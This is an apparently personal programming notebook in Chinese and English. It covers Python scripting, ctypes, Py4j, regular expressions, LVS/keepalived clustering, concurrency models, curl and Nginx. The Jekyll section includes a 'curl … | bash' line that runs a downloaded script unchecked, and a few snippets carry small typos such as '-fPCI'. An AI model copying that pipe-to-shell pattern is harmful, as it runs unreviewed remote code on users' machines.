Python: `str[start:stop:steps]`

C++: `string.substr(start,len)`

JS: `stringObject.slice(start,stop), stringObject.substring(start,stop)`, 前者可采用负数

15.3.3 获取 UNIX 时间戳

Python: `int(time.time())`

JS: `Date.now()/1000, new Date().getTime()/1000,`

15.3.4 并发

Python: `threading, multiprocessing`

15.3.5 输入输出缓冲

```
python -u
```

15.4 Lua 笔记

判断表为非空:

next 函数, 而不要采用 t ~= {}

ngx.location.capture: Issue a synchronous but still non-blocking Nginx Subrequest.

Nginx's subrequests provide a powerful way to make non-blocking internal requests to other locations configured with disk file directory or any other nginx C modules like ngx_proxy, ngx_fastcgi, ngx_memc, ngx_postgres, ngx_drizzle, and even ngx_lua itself and etc etc etc.

Also note that subrequests just mimic the HTTP interface but there is no extra HTTP/TCP traffic nor IPC involved. Everything works internally, efficiently, on the C level.

Subrequests are completely different from HTTP 301/302 redirection (via ngx.redirect) and internal redirection (via ngx.exec).

15.5 Mixed Language Programming

15.5.1 Mixing C with C++

```
#ifdef __cplusplus  
extern C {}
```

15.5.2 Calling C from Python with ctypes

<https://segmentfault.com/a/1190000000479951>

<https://www.zhihu.com/question/23003213>

ctypes Tutorial

ctypes Reference

creating a dynamic library from a .o file:

```
ar crv libctest.a c_test.o  
gcc -shared -fPCI -o libctest.so c_test.o
```

ctypes example:

```
from ctypes import *
libc = CDLL("libc.so.6")
libc.printf("hello world\n")
libget = CDLL("libgetinfo.so")
libget.nisc_get_rx_free_ratio.restype = POINTER(c_double * 24)
ratios = libget.nisc_get_rx_free_ratio().contents
```

Returning a pointer to a structure

C part:

```
typedef struct pag_stats_node
{
    double core_usage;
    double core_freq;
    uint32_t buf_size;
} stats_node_t;
```

```
stats_node_t st;
stats_node_t *test()
{
    st.core_usage = 1;
    st.core_freq = 2;
    st.buf_size = 3;
    return &st;
}
```

Python part:

```
class stat(Structure):
    _fields_=[("u",c_double),
              ("f",c_double),
              ("b",c_uint)]

libget.test.restype = POINTER(stat)
statv = libget.test()
```

```
print statv.contents.u
print statv.contents.f
print statv.contents.b
```

15.5.3 Calling Python from C

```
#include <Python.h>

int main(int argc, char *argv[])
{
    Py_SetProgramName(argv[0]);
    Py_Initialize();
    PyRun_SimpleString("print 'Hello Python!'\n");
    Py_Finalize();
    return 0;
}
```

To compile:

```
gcc my_python.c -o my_python -I/usr/include/python2.7/ -lpython2.7
```

15.5.4 Calling Java from Python with Py4j

Solutions include Pyjnius/Jnius, JCC, javabridge, Jpype and Py4j. Jpype works pretty well and is proven in many projects (such as python-boilerpipe), but Pyjnius is faster and simpler than JPype. Py4j is a bit hard to use, as you need to start a gateway, adding another layer of fragility.

Here is a simple example for Py4j. Suppose you have a Java project in which your Python code requires access to MyClass.

```
1 // In MyClass.java
2 package py4j.examples;
3
4 public class MyClass {
5     public int addOne(int x) {
6         return x+1;
7     }
8 }
```

To enable Python access, first you write a entry point class in the same project:

```
1 package py4j.examples;
2
3 import py4j.GatewayServer;
4
5 public class EntryPoint {
6     public static void main(String[] args) {
7         GatewayServer gatewayServer = new GatewayServer(new EntryPoint());
8         gatewayServer.start();
9         System.out.println("Gateway Server Started ... ");
10    }
11 }
```

Then you compile the project into entry.jar and run it:

```
java -cp entry.jar py4j.examples.EntryPoint
```

Now your Python code can access MyClass via this entry point:

```
1 from py4j.java_gateway import JavaGateway
2 gateway = JavaGateway()
3 jobj = gateway.jvm.py4j.examples.MyClass()
4 print jobj.addOne(5)
```

15.6 对象大小与对齐

15.6.1 Java 对象内存占用

Java 对象的内存开销包含 16 字节的管理开销，成员类型开销，内嵌类指向外围类的引用。

假定我们讨论的是 64 位机，对象如引用其他对象，则包含 8 字节引用开销。

参考文章：

[Java 内存模型](#)

15.7 Python Examples

15.7.1 Python 版本查询

shell 执行： python -V

Python脚本: `import sys;print sys.version`

15.7.2 Python 包

额外包安装:

`pip install package`

升级 pip:

`python -m pip install --upgrade --force pip`

15.7.3 Python 类型判断

```
>>>a=1
>>> isinstance(a,int)
True
>>> isinstance(a,(int,float))
True
>>> type(a)
<type 'int'>
>>> type(int())
<type 'int'>
>>> class AClass():
...     pass
...
>>> a=AClass
>>> type(a)
<type 'classobj'>
>>> isinstance(a, AClass)
False
>>> b=AClass()
>>> isinstance(b, AClass)
True
```

`dir(A)` 列出 A 所属类的所有成员方法。

15.7.4 Python 特殊矩阵

```
buckets = [0] * 100 #这种矩阵可能会出现赋值异常，即会保持所有值恒等。  
buckets = [[0 for col in range(5)] for row in range(10)]  
  
w, h = 100, 100  
bucket = [[None] * w for i in range(h)]  
  
import numpy  
zarray = numpy.zeros(100)
```

15.7.5 lambda 运算

“Lambda 表达式” (lambda expression) 是一个匿名函数.

```
1 g = lambda x:x*2  
2 print g(3)  
3  
4 li=[{"age":20,"name":"def"}, {"age":25,"name":"abc"}, {"age":10,"name":"ghi"}]  
5 li=sorted( li ,key=lambda x:x["age"] )  
6 print ( li )
```

15.8 Python 脚本常用功能

常用对象和函数

```
1 sys.argv  
2 len(sys.argv)  
3 os.system()  
4 time.sleep()  
5 sys.exit()  
6 os.path.exists()  
7 os.path.isfile()  
8 os.path.split()  
9 os.path.basename()  
10 __file__
```

15.8.1 正则匹配

Use `re.search(pattern, string, flags=0)` API.

E.g:

```
1 import re
2 m = re.search('(?<=abc)def', 'abcdef')
3 print m.group(0)
```

15.8.2 检查文件是否存在

`os.path.isfile(filename)`

检查文件是否可执行:

```
fpath = commands.getoutput('which %s'% handler)
if not (os.path.isfile(fpath) and os.access(fpath, os.X_OK)):
```

15.8.3 Current Script Name

```
1 os.path.basename(sys.argv[0])
2 os.path.basename(__file__)
3 os.path.split(sys.argv[0])[1]
```

15.8.4 Current Path

```
1 os.path.dirname(__file__)
```

15.8.5 List files in some folder

```
1 ifaces = os.listdir('/sys/class/net')
```

15.8.6 执行外部程序

`os.system(cmd)`

```
commands.getstatusoutput(cmd)
subprocess.Popen([], ...)
subprocess.check_output(["echo", "Hello World!"])
pexpect.spawn()
```

subprocess 模块定义了 Popen 类，试图取代 os.system,os.spawn,os.popen, popen2, commands 等模块。除 Popen 外，还定义了一些简洁函数 call, check_call, check_output. 详见 subprocess 文档。

pexpect 包含的 spawn 类具有强大的交互功能，适用于 ssh, scp 等工具。

如果需要非阻塞式地获取进程的输出，似乎只能用 subprocess.Popen 或 pexpect.spawn。

For Python 2.7+, get command output like this:

```
output=subprocess.check_output(["echo", "Hello World!"])
```

Before Python 2.7, this can get command output:

```
output = subprocess.Popen(['echo', 'Hello World'], stdout=subprocess.PIPE).communicate()[0]
```

15.8.7 遍历 stdin 和文件

文件的 read() 方法：读取整个文件内容。

```
import sys
text = sys.stdin.read()
words = text.split()
```

文件的 readline() 方法：

```
f = open(filename)
while True:
    line = f.readline()
    if not line: break
    process(line)
f.close()
```

文件的 readlines 方法：

```
f = open(filename)
for line in f.readlines():
process(line)
f.close()
```

文件迭代器:

```
f = open(filename)
for line in f:
process(line)
f.close()
```

15.9 Python 科研仿真程序常用功能

15.9.1 浮点除法

```
from __future__ import division
```

即可让除法默认为浮点除法。

15.9.2 随机数

random 模块提供了 random,uniform, shuffle 等函数。

15.10 Excel File Read and Write

Relevant libs include xlrd,xlwt,xlutils,Python-xlsx and PyXLSX,openpyxl. Site www.python-excel.org contains pointers to information available about working with Excel files in the Python programming language.

openpyxl is the recommended package for reading and writing Excel 2010 files (ie: .xlsx).

xlrd and **xlwt** packages are for reading from and writing to older Excel files (ie: .xls).

xlrd example:

```
1 import xlrd
2 data = xlrd.open_workbook('2016.xls')
3 table = data.sheets()[0]
4 nrows = table.nrows
```

```
5 ncols = table.ncols  
6 val = table.cell(3, 2).value
```

xlwt example:

```
1 import xlwt  
2 book = xlwt.Workbook()  
3 sheet1 = book.add_sheet('Sheet 1')  
4 sheet1.write(3, 2, 'hello')
```

15.11 Python 时间与日期

Python 的 datetime 包提供了日期与时间相关的操作。

```
#datetime 提供了 date, datetime, timedelta 等类  
from datetime import *  
#日期差计算  
date(2012, 7, 28)-date(2012, 7, 25)  
date.today()-date(2012, 7, 25)  
#时间差计算  
#datetime 参数中, 时、分、秒、微秒可选  
datetime.now()-datetime(2012, 7, 25, 09, 23, 45, 23333)  
#日期推算  
#timedelta 参数依次为天、秒、微秒, 后两者可选  
datetime(2012, 7, 25)+timedelta(2) #2天后的日期  
date(2012, 7, 25)+timedelta(2) #2天后的日期
```

两个 date 对象相减, 得到的是 timedelta 类型的对象, 如果想返回整数, 则有:

```
(date.today()-date(2012, 7, 25)).days
```

calendar 模块提供了查询平闰年和星期的功能, 如

```
calendar.isleap(2000)  
calendar.weekday(2000, 1, 1) #周一是一, 周日是6
```

calendar 也能产生日历字符串如:

```
print calendar.month(2000, 1) #月历  
print calendar.calendar(2000) #年历
```

15.12 Python 字符编码问题

15.12.1 Python 中文字符输出

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

u"中文¥ chinese"
```

15.12.2 Python Unicode 序列与字符串

unicode(str,encoding) 函数将字符串 str 转换为 unicode 序列。

str.encode(encoding) 将某种编码的字符串转为另一种编码的字符串。如:

```
str = u'你'
str2 = str.encode('gbk')
str3 = str.encode('utf8')#此处也作'utf-8'
```

一个 unicode 数值可表示为字符串u'%c%i。中文“你”的 unicode 序列为 0x4f60,unicode 字符串为u'\u4f60'。假设 unicode 数字序列用链表 uarray 表示，则其转换为 unicode 编码的字符串的过程为:

```
str = ''
for ucode in uarray: str += '%c'%ucode
```

15.13 Terminal Handling: pexpect, cmd

```
1 import pexpect
2 child = pexpect.spawn("ssh root@172.16.0.120 -p 2222")
3 child.logfile = open("/tmp/mylog", "w")
4 child.expect(".*assword:")
5 child.send("XXXXXXXX\r")
6 child.expect(".*\$ ")
7 child.sendline("ls\r")
8 child.expect(".*\$ ")
```

```
1 import cmd
2 import string, sys
3
4 class CLI(cmd.Cmd):
5
6     def __init__(self):
7         cmd.Cmd.__init__(self)
8         self.prompt = '> '
9
10    def do_hello(self, arg):
11        print "hello again", arg, "!"
12
13    def help_hello(self):
14        print "syntax: hello [message]",
15        print "-- prints a hello message"
16
17    def do_quit(self, arg):
18        sys.exit(1)
19
20    def help_quit(self):
21        print "syntax: quit",
22        print "-- terminates the application"
23
24    # shortcuts
25    do_q = do_quit
26
27    #
28    # try it out
29
30 cli = CLI()
```

15.14 正则表达式

常用元字符:

- \w: 匹配字母或数字或下划线或汉字。在英文中等于[a-zA-Z_]
- \W: 匹配不是字母或数字或下划线或汉字的字符
- \s: 匹配任意的空白符

- \s: 匹配任意的非空白符
- \d: 匹配数字
- \D: 匹配非数字字符
- \b: 匹配单词的开始或结束。它的前一个字符和后一个字符不全是 (一个是, 一个不是或不存在)\w
- \B: 匹配非\b 字符
- [aeiou]: 匹配某元音字母
- [^aeiou]: 匹配非[aeiou] 字符
- ^: 匹配字符串的开始
- \$: 匹配字符串的结束
- .: 匹配除换行符以外的任意字符

常用限定符:

- *: 零次或多次
- +: 一次或多次
- ?: 零次或一次
- {n}:n 次。如\b\w{6}\b 匹配长度为 6 的单词。
- {n,}: 至少 n 次
- {n,m}:n 次到 m 次

正则表达式里的分枝条件指的是有几种规则, 如果满足其中任意一种规则都应该当成匹配, 但前面的规则优先: \d{5}-\d{4}|\d{5} 这个表达式用于匹配美国的邮政编码。美国邮编的规则是 5 位数字, 或者用连字号间隔的 9 位数字。如果写成\d{5}|\d{5}-\d{4} 则只能匹配 5 位数字, 因为前面的规则短路包含了后面规则。

0\d{2}-\d{8}|0\d{3}-\d{7} 这个表达式能匹配两种以连字号分隔的电话号码: 一种是三位区号, 8 位本地号 (如 010-12345678), 一种是 4 位区号, 7 位本地号 (0376-2233445)。

((2[0-4]\d|25[0-5]|[01]?\d\d?)\.){3}(2[0-4]\d|25[0-5]|[01]?\d\d?) 匹配合法的 IPv4 地址。小括号的另一种用途是通过语法(?#comment) 来包含注释。例如: 2[0-4]\d(?#200-249)|25[0-5](?#250-255)|[01]?\d\d?(?#0-199)。

正则表达式默认贪婪匹配, a.*b, 它将会匹配最长的以 a 开始, 以 b 结束的字符串。前面给出的限定符都可以被转化为懒惰匹配模式, 只要在它后面加上一个问号。a.*?b 匹配最短的, 以 a 开始, 以 b 结束的字符串。如果把它应用于 aabab 的话, 它会匹配 aab (第一到第三个字符) 和 ab (第四到第五个字符)。为什么第一个匹配是 aab (第一到第三个字符) 而不是 ab (第二到第三个字符)? 简单地说, 因为正则表达式有另一条规则, 比懒惰 / 贪婪规则的优先级更高: 最先开始的匹配拥有最高的优先权。

15.15 Scala

15.15.1 Hello World

```
1 object Hi {  
2     def main(args: Array[ String ]) = println ("Hi!")  
3 }
```

15.15.2 Case Classes

Case Classes Are Cool

15.15.3 Special Symbols

How do I find what some symbol means or does?

Scaladoc index page for identifiers not starting with letters

第 16 章

Web 与 HTTP

16.1 服务器集群

一个完整的负载均衡项目，一般由虚拟服务器、故障隔离及失败切换 3 个功能框架所组成。




图 16-1 虚拟服务器

虚拟服务器是负载均衡体系的基本架构，它分两层结构：转发器（Director）和真实服务器。图16-1为虚拟服务器的结构示意。

为什么称虚拟服务器？因为从用户的角度看来，似乎只是一个服务器在提供服务。虚拟服务器最主要的功能是提供包转发和负载均衡，这个功能可以通过撰写 ipvsadm 脚本具体实现。虚拟服务器项目由章文嵩博士所贡献，目前已被添加到各种 Linux 发行版的内核。

故障隔离指虚拟服务器中的某个真实服务器（或某几个真实服务器）失效或发生故障，系统将自动把失效的服务器从转发队列中清理出去，从而保证用户访问的正确性；另一方面，当实效的服务器被修复以后，系统再自动地把它加入转发队列。

失败切换，这是针对负载均衡器 Director 采取的措施，在有两个负载均衡器 Director

的应用场景，当主负载均衡器（MASTER）失效或出现故障，备份负载均衡器（BACKUP）将自动接管主负载均衡器的工作；一旦主负载均衡器故障修复，两者将恢复到最初的角色。

要从技术上实现虚拟服务器、故障隔离及失败切换 3 个功能，需要两个工具：ipvsadm 和 keepalived。当然也有 heartbeat 这样的工具可以实现同样的功能，但相对于 keepalived，heartbeat 的实现要复杂得多（如撰写 ipvsadm 脚本，部署 ldirectord，编写资源文件等）。在采用 keepalived 的方案里，只要 ipvsadm 被正确的安装，简单的配置唯一的文件 keepalived 就行了。

16.1.1 LVS

LVS 是 Linux Virtual Server 的简写，意即 Linux 虚拟服务器，是一个虚拟的服务器集群系统。本项目在 1998 年 5 月由章文嵩博士成立，是中国国内最早出现的自由软件项目之一。




图 16-2 LinuxTone 网站架构

LVS 常常与 keepalived 进行协作，如图 16-2 所示。

LVS 集群采用 IP 负载均衡技术和基于内容请求分发技术。调度器具有很好的吞吐率，将请求均衡地转移到不同的服务器上执行，且调度器自动屏蔽掉服务器的故障，从而将一组服务器构成一个高性能的、高可用的虚拟服务器。整个服务器集群的结构对客户是透明的，而且无需修改客户端和服务器端的程序。为此，在设计时需要考虑系统的透明性、可伸缩性、高可用性和易管理性。目前有三种 IP 负载均衡技术（VS/NAT、VS/TUN 和 VS/DR）。

一般来说，LVS 集群采用三层结构，其主要组成部分为：

负载调度器（load balancer） 它是整个集群对外面的前端机，它可以采用 IP 负载均衡技术、基于内容请求分发技术或者两者相结合

服务器池 (server pool) 是一组真正执行客户请求的服务器，执行的服务有 WEB、MAIL、FTP 和 DNS 等

共享存储 (shared storage) 它为服务器池提供一个共享的存储区，这样很容易使得服务器池拥有相同的内容，提供相同的服务

16.1.2 IPVS

IPVS (IP Virtual Server) 是运行在 LVS 下的提供负载平衡功能的一种技术。

IPVS 基本上是一种高效的 Layer-4 交换机，它提供负载平衡的功能。当一个 TCP 连接的初始 SYN 报文到达时，IPVS 就选择一台服务器，将报文转发给它。此后通过查发报文的 IP 和 TCP 报文头地址，保证此连接的后继报文被转发到相同的服务器。这样，IPVS 无法检查到请求的内容再选择服务器，这就要求后端的服务器组是提供相同的服务，不管请求被送到哪一台服务器，返回结果都应该是一样的。但是在有一些应用中后端的服务器可能功能不一，有的是提供 HTML 文档的 Web 服务器，有的是提供图片的 Web 服务器，有的是提供 CGI 的 Web 服务器。这时，就需要基于内容请求分发 (Content-Based Request Distribution)，同时基于内容请求分发可以提高后端服务器上访问的局部性。

LVS 的 IP 负载平衡技术就是通过 IPVS 模块来实现的，IPVS 是 LVS 集群系统的核心软件，它的主要作用是：安装在 Director Server 上，同时在 Director Server 上虚拟出一个 IP 地址，用户必须通过这个虚拟的 IP 地址访问服务。这个虚拟 IP 一般称为 LVS 的 VIP，即 Virtual IP。访问的请求首先经过 VIP 到达负载调度器，然后由负载调度器从 Real Server 列表中选取一个服务节点响应用户的请求。

16.1.3 Keepalived

keepalived 是一款失效转发机制的软件，它的作用是检测 web 服务器的状态，如果有一台 web 服务器死机，或工作出现故障，Keepalived 将检测到，并将有故障的 web 服务器从系统中剔除，当 web 服务器工作正常后 Keepalived 自动将 web 服务器加入到服务器群中，这些工作全部自动完成，不需要人工干涉，需要人工做的只是修复故障的 web 服务器。

网络在设计的时候必须考虑到冗余容灾，包括线路冗余，设备冗余等，防止网络存在单点故障，那在路由器或三层交换机处实现冗余就显得尤为重要，在网络里面有个协议就是来做这事的，这个协议就是 VRRP 协议，Keepalived 就是巧用 VRRP 协议来实现高可用性 (HA) 的。keepalived 完全遵守 VRRP 协议，包括竞选机制等等。

图16-3中主服务器和备服务器都装了 keepalived 软件，将 keepalived 配置成 Master 的便成了主服务器，将 keepaliv-ed 配置成 BACKUP 的自然就成了备服务器。主备服务器都通过 keepalived 绑定有相同的虚拟 ip，外界就是利用这个虚拟 ip 与服务器进行交互的。正




图 16-3 Keepalived 工作原理

常情况下只有主服务器 work，当主服务器宕机或者出现其他故障时 Keepalived 会将 work 转移到备服务器上，虚拟 ip 依然有效。当主服务器修复好了备用服务器会自动将 work 权利重新交给主服务器。

keepalived 也是模块化设计，不同模块复杂不同的功能，下面是 keepalived 的组件：

core 是 keepalived 的核心，复杂主进程的启动和维护，全局配置文件的加载解析等

check 负责 healthchecker(健康检查)，包括了各种健康检查方式，以及对应的配置的解析
包括 LVS 的配置解析

vrrp VRRPD 子进程，VRRPD 子进程就是来实现 VRRP 协议的

libipfw iptables(ipchains) 库，配置 LVS 会用到

libipvs 配置 LVS 会用到

keepalived 启动后会有三个进程。父进程负责内存管理，子进程管理等等，两个子进程分别运行 VRRP 和 healthchecker。被系统 WatchDog 看管，healthchecker 子进程复杂检查各自服务器的健康程度，例如 HTTP，LVS 等等，如果 healthchecker 子进程检查到 MASTER 上服务不可用了，就会通知本机上的兄弟 VRRP 子进程，让他删除通告，并且去掉虚拟 IP，转换为 BACKUP。




图 16-4 Keepalived 内部架构

16.1.4 Watchdog

Carrier Grade Linux 是 OSDL (Open Source Development Lab) 发布的电信级 Linux 的标准，在系统可用性这部分指出 Linux 必须支持 watchdog 机制。

Watchdog 在实现上可以是硬件电路也可以是软件定时器，能够在系统出现故障时自动重新启动系统。在 Linux 内核下，watchdog 的基本工作原理是：当 watchdog 启动后（即 /dev/watchdog 设备被打开后），如果在某一设定的时间间隔内 /dev/watchdog 没有被执行写操作，硬件 watchdog 电路或软件定时器就会重新启动系统。

/dev/watchdog 是一个主设备号为 10，从设备号 130 的字符设备节点。Linux 内核不仅为各种不同类型的 watchdog 硬件电路提供了驱动，还提供了一个基于定时器的纯软件 watchdog 驱动。驱动源码位于内核源码树 drivers/char/watchdog/ 目录下。

16.1.5 Memcached

memcached 是一套分布式的高速缓存系统，由 LiveJournal 的 Brad Fitzpatrick 开发，但目前被许多网站使用。这是一套开放源代码软件，以 BSD license 授权发布。

memcached 缺乏认证以及安全管制，这代表应该将 memcached 服务器放置在防火墙后。

memcached 的 API 使用三十二比特的循环冗余校验（CRC-32）计算键值后，将数据分散在不同的机器上。当表格满了以后，接下来新增的数据会以 LRU 机制替换掉。由于 memcached 通常只是当作高速缓存系统使用，所以使用 memcached 的应用程序在写回较

慢的系统时（像是后端的数据库）需要额外的代码更新 memcached 内的数据。

16.2 并发架构

我们在设计一个服务器的软件架构的时候，通常会考虑几种架构：多进程（隔离性，在 linux 下面的服务程序广泛采用，比如大名鼎鼎的 apache）、多线程（这种模型在 windows 下面比较常见）、非阻塞/异步 IO(callback) 以及 Coroutine 模型。

网络服务在处理数以万计的客户端连接时，往往出现效率低下甚至完全瘫痪，这被称为 C10K 问题。

多进程和多线程都有资源耗费比较大的问题，所以在高并发量的服务器端使用并不多。这里我们重点来研究一下两种架构，基于 callback 和 coroutine 的架构。

16.2.1 Callback- 非阻塞/异步 IO

这种架构的特点是使用非阻塞的 IO，这样服务器就可以持续运转，而不需要等待，可以使用很少的线程，即使只有一个也可以。需要定期的任务可以采取定时器来触发。把这种架构发挥到极致的就是 node.js，一个用 javascript 来写服务器端程序的框架。在 node.js 中，所有的 io 都是 non-block 的，可以设置回调。

这种架构的缺点是编程复杂，把以前连续的流程切成了很多片段。另外也不能充分发挥多核的能力。

16.2.2 Coroutine- 协程

coroutine 本质上是一种轻量级的 thread，它的开销会比使用 thread 少很多。多个 coroutine 可以按照次序在一个 thread 里面执行，一个 coroutine 如果处于 block 状态，可以交出执行权，让其他的 coroutine 继续执行。使用 coroutine 可以以清晰的编程模型实现状态机。

协程和一般多线程的区别是，一般多线程由系统决定该哪个线程执行，是抢占式的，而协程是由每个线程自己决定自己什么时候不执行，并把执行权主动交给下一个线程。协程是用户空间线程，操作系统对其存在一无所知，所以需要用户自己去做调度，用来执行协作式多任务非常合适。

线程和协同程序的主要不同在于：在多处理器情况下，多线程程序同时运行多个线程；而协同程序是通过协作来完成，在任一指定时刻只有一个协同程序在运行，并且这个正在运行的协同程序只在必要时才会被挂起。这样 Lua 的协程就不能利用现在多核技术了。

Lua 协程有三个状态：suspended,running,dead。可以通过 coroutine.status 来查看协程状态。

让我们看看 Lua 语言的 coroutine 的例子。

```
> function foo()
>>   print("foo", 1)
>>   coroutine.yield()
>>   print("foo", 2)
>> end
> co = coroutine.create(foo) -- create a coroutine with foo as the entry
> = coroutine.status(co)
suspended
> = coroutine.resume(co) <--第一次resume
foo      1
> = coroutine.resume(co) <--第二次resume
foo      2
> = coroutine.status(co)
dead
```

Google go 语言也对 coroutine 使用了语言级别的支持，使用关键字 go 来启动一个 coroutine(从这个关键字可以看出 Go 语言对 coroutine 的重视)，结合 chan(类似于 message queue 的概念)来实现 coroutine 的通讯，实现了 Go 的理念”Do not communicate by sharing memory; instead, share memory by communicating.”。一个例子：

```
func ComputeAValue(c chan float64) {
    // Do the computation.
    x := 2.3423 / 534.23423;
    c <- x;
}

func UseAGoroutine() {
    channel := make(chan float64);
    go ComputeAValue(channel);
    // do something else for a while
    value := <- channel;
    fmt.Printf("Result was: %v", value);
}
```

在业务流程实现上，coroutine 确实是更理想的实现，基于 callback 的风格，代码确实不是那么清晰。但是现实世界中，coroutine 到目前为止并没有真正流行起来，第一，是因为支持的语言并不是很多，比较新的语言 (python/lua/go/erlang) 才支持，但是老一些的语言

(java/c/c++) 并没有语言级别的支持。第二个原因是因为 coroutine 的使用可能让一些糟糕的代码占用过多的内存，而且比较难于排查。另外在实现一个工作流的构架中，流的暂停和恢复的时机都是未知的，系统的状态并不能放在内存中存放，都必须序列化，所以 coroutine 本身要提供序列化的机制，才可以实现稳定的系统。我想这些就是 coroutine 叫好不叫座的原因。

16.2.3 Windows IOCP

IOCP 全称 I/O Completion Port，中文译为 I/O 完成端口。IOCP 是一个异步 I/O 的 API，它可以高效地将 I/O 事件通知给应用程序。与使用 select() 或是其它异步方法不同的是，一个套接字 [socket] 与一个完成端口关联了起来，然后就可继续进行正常的 Winsock 操作了。然而，当一个事件发生的时候，此完成端口就将被操作系统加入一个队列中。然后应用程序可以对核心层进行查询以得到此完成端口。

16.2.4 事件驱动的缺点

不管是 Nginx 还是 Squid 这种反向代理，其网络模式都是事件驱动。事件驱动其实是很老的技术，早期的 select、poll 都是如此。后来基于内核通知的更高级事件机制出现，如 libevent 里的 epoll，使事件驱动性能得以提高。事件驱动的本质还是 IO 事件，应用程序在多个 IO 句柄间快速切换，实现所谓的异步 IO。事件驱动服务器，最适合做的就是这种 IO 密集型工作，如反向代理，它在客户端与 WEB 服务器之间起一个数据中转作用，纯粹是 IO 操作，自身并不涉及到复杂计算。

Apache 或者 Resin 这类应用服务器，之所以称他们为应用服务器，是因为他们真的要跑具体的业务应用，如科学计算、图形图像、数据库读写等。它们很可能是 CPU 密集型的服务，事件驱动并不合适。例如一个计算耗时 2 秒，那么这 2 秒就是完全阻塞的，什么 event 都没用。想想 MySQL 如果改成事件驱动会怎么样，一个大型的 join 或 sort 就会阻塞住所有客户端。这个时候多进程或线程就体现出优势，每个进程各干各的事，互不阻塞和干扰。当然，现代 CPU 越来越快，单个计算阻塞的时间可能很小，但只要有阻塞，事件编程就毫无优势。所以进程、线程这类技术，并不会消失，而是与事件机制相辅相成，长期存在。

16.2.5 多核系统

Squid-3.3 使用 workers 支持基本的多核，管理员可以通过配置启动一个 squid 来派生多个 worker 进程利用所有可利用的 CPU。Nginx 也采用类似机制，通过多个 worker 进程绑定到 CPU 上。

16.3 爬

[beautifulsoup4 官方文档](#)

16.4 Curl 工具

```
curl -svo /dev/null test/abc -x 127.0.0.1:2432
```

```
curl -X PUT \
-H 'Content-Type: application/json' \
-d '{"firstName":"Kris", "lastName":"Jordan"}'
echo.httpkit.com
```

```
curl -X PUT \
-H 'Content-Type: application/json' \
-d @example.json
echo.httpkit.com
```

```
curl -d "firstName=Kris" \
-d "lastName=Jordan" \
echo.httpkit.com
```

```
curl -F "firstName=Kris" \
-F "publicKey=@idrsa.pub;type=text/plain" \
echo.httpkit.com
```

-x 指定服务端地址

-H 指定头部值

-X 指定方法名

-A 指定 User-Agent 值

-o 指定本地保存文件名称

-O 使用同服务端相同的文件名称来保存

-d 指定请求 body，以 application/x-www-form-urlencoded 类型发送，可用于发送 JSON 等消息体。使用 @ 指定文件作为 body

-F 指定 HTML 表格请求 body，以 multipart/form-data 类型发送

16.5 GitHub Pages 服务

```
git push origin gitcafe-pages #GitCafe  
git push origin master #GitHub  
https://help.github.com/articles/using-jekyll-with-pages/
```

安装 jekyll 的问题包括，官方源访问不稳定，mac 自带的 ruby 太老。系统里有了两个版本的 ruby 后，各种不爽。

阮一峰关于 Jekyll 的简单介绍：http://www.ruanyifeng.com/blog/2012/08/blogging-with_jekyll.html

安装 rvm

```
curl -L get.rvm.io | bash -s stable
```

其实，用 jekyll 只需一条命令就可以建站

```
jekyll new my-awesome-site
```

Ruby Gem 安装过程中会遇到问题，解决的诀窍，一是删除 Gem.lock，二是 bundle update，bundle install，三是更换到国内的淘宝源。

bundle clean –force

<http://taohui.org.cn/mywebbuild.html>

怎么解决云主机只有内网 IP 的问题？将内网云主机的默认网关改到某台有外网的主机上。

16.6 Nginx

Nginx（发音同 engine x）是一款由俄罗斯程序员 Igor Sysoev 所开发轻量级的网页服务器、反向代理服务器以及电子邮件（IMAP/POP3）代理服务器。起初是供俄国大型的门户网站及搜索引擎 Rambler 使用。此软件 BSD-like 协议下发行，可以在 UNIX、GNU/Linux、BSD、Mac OS X、Solaris，以及 Microsoft Windows 等操作系统中运行。

